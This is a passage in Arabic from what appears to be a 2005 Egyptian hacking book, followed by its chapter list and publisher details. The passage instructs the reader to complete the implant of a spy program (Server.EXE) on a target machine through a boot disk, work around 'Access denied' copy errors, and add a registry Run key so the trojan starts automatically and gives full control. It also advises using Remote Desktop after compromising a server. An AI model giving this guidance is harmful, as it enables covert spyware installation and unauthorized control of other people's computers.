طبعاً في حالة أن نظام الملفات Fat32 لن نحتاج خطوة برنامج NTFSDOS ويكفي الدخول للـــ Fat32 ... وطبعاً عندما تظهر لنا هذه الرسالة التالية أثناء نسخ الملف Server.EXE :

```
Access denied  - E:SERVER.EXE
        0 file(s) copied
```

حينها نقوم بنسخ الملف إلى أي مكان آخر سواء كان على نفس الدرايف أم لا ... لكننا في هذا الحالة سنقوم بالدخول باسطوانة تحرير سجل النظام لكي نضيف

مفتاح في الــ Run حيث يقوم باستدعاء هذا الملف من مكانه ....

الآن نكون انتهينا من شرح كيفية زرع ملف تجسس في النظام دون الولوج إليه حتى نحصل على تحكم كامل .... ولكنني في النهاية أنصح باستخدام Remote Desktop عند اختراق جهاز خادم لعدة أجهزة حتى يسهل التحكم الكامل عليه ...

الفهرس

الفصل الأول SNIFFING

الفصل الثاني Net Work Tricks

الفصل الثالث Angry IP scanner

رقم الإيداع
2005/14423
ISBN
977-17-2426-6



المركز الرئيسى : 11 شارع د/محمد رافت – محطة الرمل – الإسكندرية
تليفون وفاكس: 4838326 (03)(2+)
موبايل : 0101634294 (2+) - 0123357844 (2+)
Email: info@egyptbooks.net
URL: www.egyptbooks.net